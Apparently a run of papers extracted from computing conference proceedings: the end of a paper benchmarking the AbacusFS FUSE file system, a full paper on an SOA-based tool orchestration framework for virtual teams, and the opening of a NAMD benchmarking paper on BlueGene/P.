When comparing these results it can be seen that overhead also increases when the cache is flushed. Abacus file system uses a directory on the underlying file system for backing storage. FUSE in its implementation does not handle caches by itself, but relies on kernel caching. This means that the data is being cached twice since kernel sees abacus file system and the backend file system as different ones. We also did more tests to find out which part of the whole process takes most time. These tests showed that the time for execution of the command increases as file size increases and communication between abacuscalc script and abacus file system remains constant. This indicates latency issues more than bandwidth issues. We proved this by testing with flushing only page cache and directory entries and attributes, which showed that additional overhead comes when the page cache is flushed. Result is anticipated since FUSE always introduces some additional overhead related to data read/write operations. In the future we will try to optimize it and thus decrease the overhead.

TABLE III. TEST OF RUNNING THE CALCULATION FOR THE FIRST TIME ON ABACUSFS AND ON UNDERLYING FS WITH FLUSHED CACHE

Size of input files	AbacusFS – with flushed cache	Underlying FS – with flushed cache	Overhead
0 B	0.0544 s	0.0098 s	44.6 ms
4096 B	0.0639 s	0.0104 s	53.5 ms
0.5 MB	0.0729 s	0.0202 s	52.7 ms
1 MB	0.0825 s	0.0240 s	58.5 ms
2 MB	0.1117 s	0.0373 s	74.4 ms

TABLE IV. TEST OF RUNNING THE CALCULATION FOR THE FIRST TIME ON ABACUSFS AND ON UNDERLYING FS WITHOUT FLUSHED CACHE

Size of input files	AbacusFS – without flushed cache	Underlying FS – without flushed cache	Overhead
0 B	0.0177 s	0.0021 s	15.6 ms
4096 B	0.0180 s	0.0023 s	15.7 ms
0.5 MB	0.0288 s	0.0023 s	26.5 ms
1 MB	0.0360 s	0.0064 s	29.6 ms
2 MB	0.0496 s	0.0113 s	38.3 ms

B. *Checking whether the file is up-to-date on each access and re-calculating if it is not*

Option of checking whether the file is up-to-date and re-calculating files which are out-of-date is a major option of AbacusFS. Since file systems by default do not have this option the tests were conducted in two parts. First the files are up-to-date and we are measuring the overhead of read access to the files on abacus file system in opposed to the underlying file system. In second part the files are not up-to-date and they are automatically re-calculated. This measurement gives information on how much more overhead does the re-calculation part produces in the system. The tests were done only on small (6 bytes in size) files with and without flushing cache.

TABLE V. READ ACCESS TIME ON UNDERLYING FILE SYSTEM AND ON ABACUS FILE SYSTEM

Underlying FS – flushed cache	AbacusFS – flushed cache	Underlying FS – without flushed cache	AbacusFS – without flushed cache
0.0074 s	0.0151 s	0.0017 s	0.0035 s

TABLE VI. TIME NEEDED FOR READ ACCESS AND RE-CALCULATION WHEN THE FILE IS NOT UP-TO-DATE ON ABACUS FILE SYSTEM

AbacusFS – flushed cache	AbacusFS – without flushed cache
0.0232 s	0.0035 s

When comparing the results from Tables IV and V it can be seen that the re-calculation brings no additional overhead without flushed cache and with flushed cache only another 8 ms. This results is very important since the option of automatic re-calculation is one of the key advantages of AbacusFS.

C. *Workflows*

The third test which we conducted considers workflows. Since it was already said that workflow support is one of the key advantages of AbacusFS we needed to test it.

In order to test it we made a simple workflow which consists of simple cat commands:
cat a b > c,
cat a b c > d,
cat a b c d > e,
cat a b c d e > f,
where *a* and *b* are on the underlying file system and all other files or on abacus file system. The files are small in size (10 bytes). In underlying file system if the file *a* is changed it is necessary to manually run all the commands in order to get the file *f*. In AbacusFS if the file *a* is changed and file *f* read the whole workflow is automatically run and the file *f* re-calculated.

D. *Tests overview*

The conducted tests showed that for files smaller than 0.5 MB overhead is between 13 and 30 ms. The problem with larger files is within the FUSE implementation. Tests with the workflows show two things: 1) that the workflows are supported natively in AbacusFS and 2) that this does not causes any extra overhead.

The large files problem needs to be assessed more in the future and with optimizing the file system module decreased.

V. CONCLUSION

This paper has introduced the AbacusFS computational platform which tries to change the paradigm of storage such that the file system interacts with computations, thus connecting computational tasks and storage. It tries to solve two problems: 1) automating the process of running scientific calculations which are complex with lots of intermediate results and lots of dependencies thus reducing the need for user interaction; and 2) optimizing the use of storage to use the resources more efficiently and economically. Access to the files is changed in a way that if the file is a product of some calculation it can be re-calculated if some inputs of the calculation changed. Also some files are always re-calculated rather then saved permanently to save storage resources. All this is done by building a new file system and connecting the calculations and the file system with the extended metadata database that extends the metadata concept.

Preliminary tests showed the increase of overhead with the increase in file size. The tests have also shown that adding the option of automatic re-calculation (which also adds the option of workflow support natively) does not bring any new overhead to the system. The scalability to large number of files and calculations is currently being assessed.

Future work involves primarily refining the decision making process, refining the metadata concept, optimizing the FUSE based file system module and extending the solution to multiple machines (cluster/grid/cloud). The latter will also require incorporating a task scheduler, a resource manager and a distributed file system for backing storage. Furthermore we may add some prediction of users' behavior in order to achieve more automation as well as more efficient use of storage resources.

REFERENCES

[1] A. Ailamaki, V. Kantere, D. Dash, "Managing Scientific Data", Communications of the ACM Vol. 53 No.6, pp 68-78, 2010.

[2] L. Stein, D. Holland, M. Seltzer and Z. Zhang, „Can a file system virtualize a processors?", Association for Computing Machinery, Inc., March 2007.

[3] A. Shoshani, S. Klasky, R. Ross, Scientific data management: Challenges and approaches in the extreme scale era, SciDAC 2010.

[4] C. M. Smith. Linux NFS faq, http://nfs.sourceforge.net/, 2002.

[5]FUSE - implementing filesystems in user space, http://lwn.net/Articles/68104/, 2006.

[6] M. Szeredi. File System in User Space. http://fuse.sourceforge.net, 2006.

[7] S. B. Davidson, J. Freire , „Provenance and Scientific Workflows: Challenges and Opportunities", SIGMOD Conference, 2008.

[8] P. Missier, S. Soiland-Reyes, S. Owen, W. Tan, A. Nenadic, I. Dunlop, A. Williams, T. Oinn, and C. Goble, „Taverna, reloaded", in SSDBM 2010, Heidelberg, Germany, 2010.

[9] R. Prodan, „Specification and runtime workflow support in the ASKALON Grid environment", Scientific programming, vol 15, no 4, IOS Press, 2007.

[10] Microsoft External Research, „Trident Workbench: A Scientific Workflow System", December 2008.

[11] T. Bowden, B. Bauer, J. Nerin, S. Feng, „The /proc file system", original: 1999., update: 2009.

[12] R. Gooch, „The Linux Device File-system", EMC Corporation, 2002.

[13] Z. Kovacic, S. Bogdan, Fuzzy Controller Design: Theory and Applications, Taylor & Francis Group, NW, 2006.

[14] S. Sanfilippo, Redis key-value store, http://www.redis.io, 2009.

[15] F. Z. Boito, R. V. Kassirc, P. O. A. Navaux, „Evaluating the Performance of Lustre File System" VII Workshop de Processamento Paralelo e Distribuído, Porto Alegre, 2009.

[16] Kuhn M. M., Kunkel J. M., Ludwig T, „Dynamic file system semantics to enable metadata optimizations in PVFS", Concurrency and Computation: Practice and Experience, 2009

Tool Orchestration Framework for Virtual Team Environments

A. Martinic*, K. Fertalj ** and D. Kalpic**
* KONCAR - Power Plant and Electric Traction Engineering Inc., Zagreb, Croatia
** Faculty of Electrical Engineering and Computing, Zagreb, Croatia
ante.martinic@koncar-ket.hr, kresimir.fertalj@fer.hr, damir.kalpic@fer.hr

Abstract - Virtual teams are being increasingly used to run projects in globalized business environments. Virtual teams primarily rely on information and communication technologies to support many of communicative and collaborative activities that traditional collocated teams take for granted. To be efficient, virtual teams need more than just a plain set of tools dealing with different aspects of their operations. Comprehensive, integrated project management and project execution environment to support project activities is required. By integrating tools and methodologies such environment must enable efficient running of projects involving virtual teams. One of fundamental components of efficient virtual team environment is tool orchestration framework that enables seamless integration and value-added utilization of tools. This paper proposes such tool orchestration framework based on concepts of common information model, service oriented architecture and project processes. The proposed framework enables tools integration and orchestration in heterogeneous environments inherent to virtual teams. Utilization of the tool orchestration framework in conjunction with adequate project management techniques and methodologies improves virtual team project awareness whilst reducing the need for frequent interaction among team members, consequently resulting with increased virtual team performances. This paper describes basic concepts, architecture and utilization of the proposed tool orchestration framework for virtual team environments.

I. INTRODUCTION

In the current increasingly globalised economy, information and communication technologies provide support for establishment of virtual geographically dispersed teams. An indispensable task is efficient project management (PM) to coordinate the individual efforts and provide the conditions for creative collaborative work [1]. An integration of various tools and project management methods is proposed for that purpose. However, current tools have a number of drawbacks that prevent setting up of such integrated virtual team environments. The majority of these drawbacks come out of limited abilities for information exchange between tools from different vendors as well as inabilities to integrate the aspects from different tool categories [1], [4], [8].

At the beginning of each project virtual team members conciliate a set of tools and technologies that will be used during the project life cycle. In practice, most often it is preferred that all team members use the same tool for the same purpose. For example, MS Project is used to support PM activities, MS Outlook is used for e-mail exchange, Google Talk is used for instant messaging, etc. The advantage of this approach is the ability to get the most out of functionalities offered by each separate tool. Information exchange between team members using the same tools is more straightforward, and the information is presented in the same way to the sender and to the recipient. The drawback of this approach is the fact that team members are restricted in their choice of tools, which can negatively impact team's productivity. The practice has shown that teams whose members can freely choose tools and are able to experiment with technologies, achieve higher efficiency when compared to teams deprived of this choice [1]. This fact leads to another approach in which different team members are allowed to use different tools for the same purpose. For example, for the PM activities, some team members can use MS Project and some can use Oracle Primavera, for e-mail exchange and time scheduling some team members can use MS Outlook while others can use Google Gmail, etc. The advantage of this approach is that individual team members have freedom of choice to use tools with which they feel most comfortable. As previously indicated, this approach can have a positive influence on virtual team efficiency. However, practical implementation of this approach is somewhat difficult since current tools coming from different vendors are mostly monolithic, tightly coupled applications with fairly limited possibilities for mutual data exchange [4], [8].

Regardless of whether the teams use same or different tools for particular purposes, there is still very limited possibility of information exchange between tools from different categories, i.e. tools that are used to perform different functions during project life cycle. If information exchange and information correlation between various tools were possible, more efficient environment could be created compared to that when tools are used for just performing its specialized set of functions. For example, integrating aspects of collaboration tools into tools for PM and vice versa can positively contribute to the overall efficiency of virtual teams [2]. Furthermore, integration of other tools such as engineering tools (e.g. software development tools) used to produce project deliverables can also have additional positive influence on virtual team efficiency [3]. In order to support sequences of project activities, tool orchestration mechanisms are required. Such mechanisms provide not only tool interconnections

but also information that flows between team members participating in the process. The framework that supports tool orchestration enables integration of tools and project processes resulting in value-added tools utilization. Software tools that are not otherwise explicitly used for information exchange nevertheless provide additional useful information to the project team. Various tools provide certain parts of information that together contribute to creation of a comprehensive view of the current project state, referred to as project awareness. Utilization of a suitable tool orchestration framework increases the project awareness, compared to the one that can be achieved by simple information sharing using individual tools. Increased project awareness improves implicit coordination [4] and reduces the need for direct, synchronous interaction among team members, consequently resulting with increased virtual teams' performances [5].

Currently, there is a number of solutions that address the problem of virtual teams' tools integration. However, integration of tools from different categories and possibility of tighter integration between tools and project processes is quite limited. There is still room for improvement, so in this paper we propose a tool orchestration framework that can be utilized to support tight integration of tools, technologies and project processes into an efficient environment for running projects involving virtual teams. The proposed tool orchestration framework is based on standards and platform-neutral technologies and as such it is suitable to facilitate seamless integration and value-added utilization of current and future tools in heterogeneous environments inherent to virtual teams. In the following sections, basic requirements and fundamental concepts used for development of tool orchestration framework are elaborated. Implementation and utilization of tool orchestration framework is also described. Paper ends with the conclusion including brief description of future work.

II. BASIC CONCEPTS

Orchestration can be defined as activity sequences of a specific organization [8]. In computing, orchestration is defined as automated arrangement, coordination and management of systems and services aligned with business requirements [11]. In virtual team project environments, activity sequences compose project processes, while virtual team acts as an organization. In order to efficiently support and drive the execution of project processes, tools used in process activities must be orchestrated as well, with their usage aligned with project activity sequences. In virtual team environments, this can be accomplished with tool orchestration framework that meets the following requirements:

- Supports distribution of virtual team members, project functions and utilized tools
- Facilitates integration of different tools categories
- Facilitates integration of tools coming from various vendors
- Facilitates integration in fully heterogeneous IT environments
- Supports value-added usage of tools resulting in integration of project information and project processes
- Supports integration of tools with project management techniques and methodologies

In order to meet these requirements, conformity of incompatible tool information models must be achieved and a platform-neutral infrastructure for data exchange between tools must be implemented. The proposed tool orchestration framework achieves conformity of tool information models with the concept of common information model, while platform-neutral data exchange is implemented using service oriented architecture. A common information model in conjunction with service oriented architecture provides integration infrastructure that enables aligning process activities and supporting tools, resulting in orchestrated usage of tools tightly integrated with project processes. In the rest of this section, concepts of the common information model, service oriented architecture and project processes are elaborated.

A. Common Information Model

Currently, there are no significant standards that address integration of various tools, used by virtual teams. This includes PM tools, communication and collaboration tools and tools for design and development of project deliverables. Introduction of standardization would improve possibilities of tool integration and orchestration in heterogeneous environments, consequently improving the interaction between team members and increasing the project awareness. Introduction of standardization results in easier exchange of information and project deliverables throughout the project environment. They become more understandable to project team members. Tool orchestration framework proposed in this paper introduces standardization through the usage of the concept of common information model (CIM) [9] for the domain of project management and project execution. The proposed common information model is platform neutral, meaning its implementation is not restricted to a particular technology. The model as such is applicable in heterogeneous environments as a basis for development of individual tools, their application interfaces and data exchange protocols.

B. Service Oriented Architecture

The existence of the common information model is an important but not sufficient precondition for implementation of a tool orchestration framework. The common information model provides the basis for modelling of data and application interfaces, but it does not describe how the tools can be integrated to achieve data exchange. Requirements that the data exchange infrastructure must meet, are the technology independence enabling the usage in heterogeneous environments, flexibility to integrate various tools, and extensibility in order to support virtual teams of varying complexity and in different business areas. All of the above can be

satisfied by the concept of service oriented architecture (SOA). In a virtual team project environment, different service groups can be defined, such as services for project monitoring and control, services for communication and collaboration, services for performing work on producing project deliverables, etc. In the proposed framework, services are implemented by various software tools with application interfaces based on the common information model. Although the service oriented architecture can be implemented with different technologies, the most appropriate technology for usage in heterogeneous environments is the Web Services technology based on platform-neutral Extensible Markup Language (XML). Platform-neutral common information model and service oriented architecture constitute the integration infrastructure as foundation of tool orchestration framework.

C. Project Processes

The third concept on which the proposed tool orchestration framework is based is the concept of business processes [10] which in the context of the project environments can be referred to as project processes. This concept can be applied in the domain of project management and project execution. Application of this concept to projects involving virtual teams is of particular importance, since distributed project environments require more formalism in performing activities during project life cycle [1]. Proposed tool orchestration framework enables modelling of project processes suitable for virtual teams. As a part of planning, simulations can be performed, and based on simulation results, project plans can be optimized. Project monitoring and control activities are also positively influenced since project processes are more formally defined and their execution can be monitored through dedicated software tools. Process remodelling must also be supported, since project processes may change several times during project life cycle.

Tool orchestration framework built on aforementioned concepts enables improvements and upgrades of current and development of future tools. PM tools, communication and collaboration tools, as well as tools for producing project deliverables can be enhanced with features that enable greater automatism in planning, executing, monitoring and controlling of project activities during entire project life cycle. Usage of common information model based standardization together with service oriented architecture based integration makes implementation of the framework and development of tools that can be used in conjunction with it a much more straightforward task.

III. TOOL ORCHESTRATION FRAMEWORK IMPLEMENTATION

Based on concepts described in the previous section, tool orchestration framework for virtual team environments can be implemented. The framework comprises following components:

- Platform-neutral common information model
- Facilities to support tool integration and information exchange
- Facilities to support modelling, execution and monitoring of project processes
- Repository for storing project-related data
- User interfaces for a unified view of the project environment
- Application interfaces for exposing tools functions as services
- Adapters for data transformation from tool proprietary data models to common information model and vice versa
- Tools for project management
- Tools for communication and collaboration
- Product-oriented tools for development of project deliverables

All the components of tool orchestration framework are designed to be platform-neutral, so that they can be applied in heterogeneous environments. Heterogeneity of the environment is imposed by various software tools, since tools can be developed using various technologies and run on various platforms.

A. Standards Based Information Model

The fundamental component of a tool orchestration framework is the common information model that enables modelling of entities in the project management and project execution domain. The purpose of modelling is the creation of a formal domain model which can be utilized in development of systems, tools and technologies, used to support a project life cycle.

Common information model is based on PMBOK Guide [7] which provides generally recognized terminology and guidelines in the PM domain. It defines project management and related concepts and describes project life cycle and the related processes. According to PMBOK Guide, PM is accomplished through appropriate application and integration of PM processes. PM processes are grouped into five process groups according to the sequence: Initiating, Planning, Executing, Monitoring and Controlling, Closing, and into nine knowledge areas that bring together processes that have something in common. The process is defined as a set of interrelated activities performed to achieve a pre-specified product, result or service. Each process is characterized by its inputs (documents, plans, etc.), tools and techniques (mechanisms applied to inputs) and by resulting outputs (documents, products, etc.). PMBOK describes only PM processes, while product-oriented processes that specify and create project products are outside of its scope.

PMBOK Guide is widely accepted and it was adopted as a standard by American National Standards Institute (ANSI). This wide acceptance ensures understanding by large number of professionals that is necessary in the context of globally distributed virtual teams. Basing the common information model on such a widely accepted standard provides preconditions for further development and wider acceptance by vendors and end users.

The common information model unifies names, properties and relationships of entities in the project management and project execution domain. Common information model is a comprehensive abstract model that

contains classes used to describe entities applied during entire project life cycle. In other words, the common information model defines ontology as a foundation for information exchange and tools orchestration. Entities in the model represent process inputs, outputs and intermediates, providing unified data representations to tools utilized as support for performing process activities. For example, schedule chart templates are inputs into *Develop Schedule* process in which actual project charts are developed. Actual project charts are outputs of *Develop Schedule* process and in turn input to *Control Schedule* process. If schedule charts representations are unified, usage of the same scheduling tool in both processes is not mandatory.

For a platform-neutral definition of the common information model, Universal Modelling Language (UML) is used [6]. Model entities are described using UML classes. Entity properties are described with class attributes, and relations between entities are modelled by applying generalization, association, aggregation and composition of classes. The way of grouping according common characteristics, such as grouping by knowledge areas, is suitable for logical grouping of model entities. Entity grouping is modelled by UML packages, as illustrated in Figure 1. Entity modelling using UML class diagram is illustrated in Figure 2. with example of *Schedule* class from *Project Time Management* package. Class *Deliverable* represents outputs that comprise the product, as well as ancillary results, such as PM reports and documentation. This class can represent an abstract class inherited by classes from other packages, which in turn can define a specific deliverable to more detail.

Common information model defined in this way can be further extended to conform to some specific project environments or business areas. New entities can be added to existing packages or completely new packages can be introduced. Since PMBOK Guide describes only PM processes, extensions can be used to model entities belonging to product-oriented processes outside of PMBOK Guide's scope. Extensions do not influence compliance to original common information model since tools that cannot interpret specific entities can simply ignore them.




Figure 1. Common Information Model packages according to PMBOK knowledge areas




Figure 2. Example of entity modelling

Representation of common information model in UML defines data semantics. In order to facilitate the implementation of software tools, their application interfaces and adapters data formats in which information will be exchanged must also be defined. It is necessary to take into account the requirement for platform independence and the requirement for possibility to properly represent the common information model entities and their relationships. These requirements are met with Web Ontology Language (OWL) which is a family of knowledge representation languages for authoring ontologies. By using OWL, it is possible to model entity classes, their attributes and relationships. OWL serializations are based on XML and as such they satisfy the requirement for utilization in a platform-independent way. Mapping of common information model entities to XML enables encoding of message payloads suitable for exchange in heterogeneous environments.

Having in mind the wide acceptance of underlying components, the proposed common information model can be easily utilized in development of software systems and tools for the following purposes:

- Design and implementation of internal data structures and application interfaces for new tools development
- Design and implementation of adapters and application interfaces for customization of existing tools

It can be expected that the approach of upgrading existing tools with appropriate adapters and application interfaces would be more easily carried out in practice. It is more acceptable for tool vendors to amend existing tools with adapters and application interfaces to operate in common information model based framework then to develop completely new tools from scratch. Utilization of the common information model as a base for both modelling of internal data structures and application interfaces would be more plausible when new versions of existing or entirely new tools are developed. The prerequisite for both scenarios is a wider acceptance of the common information model. This can be accomplished by developing open source components to be reused for tool development and customization, including development of adapters for currently widespread and generally recognized software tools.

B. SOA based Tool Integration Infrastructure

Common information model sets the foundation for implementation of the standardized tool integration infrastructure that further supports tool orchestration. The proposed tool integration infrastructure is based on SOA paradigm and Web Services technology. By using such infrastructure, tool functionalities can be exposed to the project environment as services with well-defined inputs and outputs. Tool orchestration framework implemented utilizing SOA based integration infrastructure includes the following components as illustrated in Figure 3:

- Web Services interfaces for exposing tool functionalities and binding to the framework
- Metadata Repository containing information about service access, data semantics and data syntax
  - WSDL - XML based Web Services interface descriptions
  - OWL - XML based description of data semantics and data syntax
  - Common Information Model - foundation for definition of data semantics and data syntax
- Service Repository as a central point for services discovery
- Service Orchestrator to drive tool orchestration integrating tools and project processes

Integrated software tools retain their basic functionalities. On top of that, tools can be enhanced with new functionalities that come out of novel possibilities of data exchange and tools integration. Existing software tools have been primarily designed for performing a set of functions designated for usage by particular project roles (e.g. project manager). Tools integration framework enables improvements in a way that team members performing different project roles can have improved insight into the project. This can be done partly through individual enhanced tools or through a comprehensive user interface such as project portal that integrates and correlates information from various sources and provides a unified view of the project environment.




Figure 3. SOA based Tool Orchestration Framework

Integration infrastructure can be configured in a way that information arising from the project environment during project life cycle is stored in the central information repository. This repository represents the source of integrated project information throughout the life cycle of the project. After project completion, stored information will remain as a knowledge base for exploitation in future projects.

The proposed orchestration framework can be used for implementation of project environments according to both bottom-up and top-down principles. Implementation of the project environment according to bottom-up principle implies the possibility of utilization of the existing tools that can be customized by using the proposed tool integration infrastructure. This primarily implies the development of proprietary data model transformation adapters and application interfaces for interconnection to the orchestration framework. This principle does not significantly affect existing tools functionalities and architectures and does not require their major modifications. Implementation of the project environment according to top-down principle implies that software tools are made in a way that their internal data structures and functions are in line with the common information model. Ideally, the need for transformation of tools proprietary data models would completely disappear, and fully standardized project environment could be achieved. However, this approach requires significant modifications of existing tools or creation of entirely new tools. This significantly hinders the possibilities of practical implementation. It can be expected that in the real-world project environments, bottom-up principle would be applied more extensively. The main reason is the possibility of using existing, widely spread software tools with minimal requirements for modifications and upgrades. For tool vendors this is the most attractive solution since less time and money can be spent to achieve noticeable results. Over time, through releases of new versions of existing tools, or the emergence of new tools, usage of tools fully based on a standardized common information model can be expected.

C. Tool Orchestration Framework and Management of Project Processes

SOA based tool integration infrastructure enables information exchange in heterogeneous environments. That contributes to improved interaction among virtual team members, but by itself it is not sufficient to achieve targeted effects of tool orchestration. To complete implementation of the tool orchestration framework, it is necessary to improve the manner in which tools are used. While common information model is used to model activity inputs and outputs, and integration infrastructure is used for their exchange, actual project work is performed through tool-supported activities. To be able to efficiently drive project processes, tool usage must be orchestrated and aligned with project process activity sequences. Orchestration of tools is implemented through orchestration of their associated services. By utilizing framework's Service Orchestrator component, services can be orchestrated to drive various processes including both PM processes and product-oriented processes.

Project can be defined as a set of project processes. Each process can be composed of a series of simple and complex activities. Simple activities can be associated with a single service. A complex activity can be considered as a subprocess, which can be further broken down into a series of simple or complex activities. For example, *Develop Schedule* process can contain activity *Create Schedule Chart*. If creation of a single chart is required, this activity can be considered as a simple activity. But, if creation of more than one chart type (e.g. milestone chart and network diagram) is required, this activity can be considered as a complex activity, since it can be further decomposed and supported by more than one service, i.e. tool. Services that take part in activities, have precisely defined inputs and outputs described with entities of the common information model. Services can be implemented solely through tools (e.g. storing information in a central information repository) or by project team members using certain tools (e.g. creation of a schedule chart in a PM tool). For the purpose of project processes modelling, execution and monitoring standards like Business Process Modelling Notation (BPMN) and Business Process Execution Language (BPEL) can be used, along with tools for Business Process Management (BPM). Example of modelling PM and product-oriented processes using BPMN is illustrated in Figure 4.

While common information model describes a static view on the project, process modelling provides its dynamic view enabling new possibilities during project life cycle. Planning can include process simulations and optimizations, processes can be more clearly defined and more easily followed by all team members, while process execution can be more automated with more transparent monitoring and control. Although it is desirable to strive to achieve standardization of project processes, it is not always an easy task, especially in virtual team environments. One reason is that the flow of the project is dynamic by its nature and as such can be subject to rather frequent changes. This is especially true for development projects such as projects of software development. Another reason lies in the maturity of the organization and virtual team performing a project. With higher level of maturity, project processes will be more standardized and less subject to changes.




Figure 4. Example of software development iteration processes modelled using BPMN

Besides modifications that take place during the project (mostly due to some unforeseen circumstances), project processes can also be purposely modified as part of project closing. Processes can be optimized based on experience gained while project work was carried out.

IV. CONCLUSION

This paper proposed standards based tool orchestration framework, suitable for usage in heterogeneous environments inherent to virtual teams. The proposed framework is based on concepts of common information model and service oriented architecture and as such provides a base for development of standards based software tools. The framework gives virtual teams the possibility to use most suitable tools in an orchestrated way to be aligned with and to drive the project process activity sequences. Utilization of the proposed framework enables tighter integration of project information and project processes, consequently resulting in increased virtual team performances. Currently, methodological framework suitable to manage projects involving virtual teams is also being developed. Methodological framework together with tool orchestration framework, proposed in this paper, will constitute an integrated framework for management of virtual teams. A prototype of the integrated framework will be implemented and its efficiency will be practically verified.

REFERENCES

[1] G. R. Witthaus, ”Enhancing the Effectiveness of Virtual and Offshore Project Teams: Guidelines for Best Practice”, Communications of the IBIMA, Kuala Lumpur, vol. 6, pp. 57-61, 2008.

[2] H. Donker, M. Blumberg, “Collaborative Process Management and Virtual Teams”, Proceedings of the 2008 international workshop on Cooperative and human aspects of software engineering, Leipzig, Germany, pp. 41-43, May 2008.

[3] N. Si, L. Zhang, Y. Laili, H. Zhang, K. Cong, “Study on Semantic SOA Based Product Collaborative Design”, Proceedings 2009 Second International Conference on Intelligent Computation Technology and Automation, Changsha, Hunan, China, vol. 4, pp. 446-450, October 2009.

[4] C. Godart, P. Molli, G. Oster, O. Perrin, H. Skaf-Molli, P. Ray, F. Rabhi, “The ToxicFarm Integrated Cooperation Framework for Virtual Teams”, Distributed and Parallel Databases (2004), Springer Netherlands, vol. 15, pp. 67-88, January 2004.

[5] V. Ramesh, A. R. Dennis, “The Object-Oriented Team: Lessons for Virtual Teams from Global Software Development”, Proceedings of the 35th Hawaii International Conference on System Sciences, Big Island, USA, pp. 212-221, January 2002.

[6] V. Kabilan, P. Johannesson, “UML for Ontology Modelling and Interoperability”, Proceedings of CAiSE Workshops (3), Riga, Latvia, pp.349-354, June 2004.

[7] A Guide to the Project management Body of Knowledge (PMBOK Guide), Fourth Edition, Project Management Institute Inc., 2008.

[8] R. S. P. Maciel, J. M. N. David, “WGWSOA A Service-Oriented Middleware Architecture to support Groupware Interoperability”, Proceedings of the 11th International Conference on Computer Supported Cooperative Work in Design, Melbourne, Australia, pp. 556-561, April 2007.

[9] Common Information Model (computing), http://en.wikipedia.org/wiki/Common_Information_Model_(computing) [1/15/2012]

[10] Business Processes, http://en.wikipedia.org/wiki/Business_process [1/15/2012]

[11] Orchestration (computing), http://en.wikipedia.org/wiki/Orchestration_(computing) [1/16/2012]

Comparative NAMD Benchmarking on BlueGene/P

A.H. Poghosyan*, L. H. Arsenyan*, H.V. Astsatryan**
* International Scientific-Educational Center, National Academy of Sciences, Yerevan, Republic of Armenia
** Institute for Informatics and Automation Problems, National Academy of Sciences, Yerevan, Republic of Armenia
sicnas@sci.am, levon.arsenyan@gmail.com, hrach@sci.am

Abstract - Series of benchmarking of 210K atoms of inverse micelle/oil/water system have been carried out on Bulgarian BlueGene/P at Bulgarian Supercomputing Centre and on computational resources of Armenian National Grid Initiative (ArmGrid). The experiments show that the linear increase of speed of calculation with the increase of number of processors has been obtained. It should be noted that no saturation is observed and finally we received 0.121day/ns using 4096 processors of BlueGene/P, meanwhile the data within the ArmGrid infrastructures shows the breakdown in scaling, which is depends on communication time between processors.

I. INTRODUCTION

High Performance Computing (HPC) allows scientists and engineers to solve complex science, engineering and business problems using applications that require high bandwidth, low latency networking, and very high compute capabilities. HPC has come a long way for life sciences. Molecular dynamics (MD) methods [1] are an established mechanism for determining the equilibrium and transport properties of a classical many-body system. Today, molecular dynamics techniques are being used to simulate larger and more complex biological systems.

The formation of microemulsions can be observed by the self-assembly of complex system consisting oil, water and surfactants. The mentioned complex systems have been intensively investigated both theoretically and experimentally motivated by their potential use in enhanced oil recovery. With the rapidly increase of hardware power, the MD study of mentioned complex systems became a unique tool for deepen understanding the physics of phenomena occurring at microsecond timescale. Namely, the MD method is rather good for the study of such kind systems and to the best our knowledge there is no published paper on mentioned systems. In this regards, the usage of HPC supercomputer resources became an important for the detailed investigations of mentioned complex systems.

Since 2004, the first HPC facility, the Armcluster system [2] was deployed in the South Caucasus region, which was achieved 523.4GFlops performance. Several MD studied have been done on Armcluster platform involving the simulation of small size system. Now ArmGrid [3] infrastructure consists of seven Grid sites located in the leading research and educational organizations of Armenia. Apart from computing (500 cores) and storage resources, core Grid services that enable seamless access to all resources are provided to national users. The usage of ArmGrid resources make it possible to model and simulate more complicated systems including the microemulsion droplets, which are of special interest.

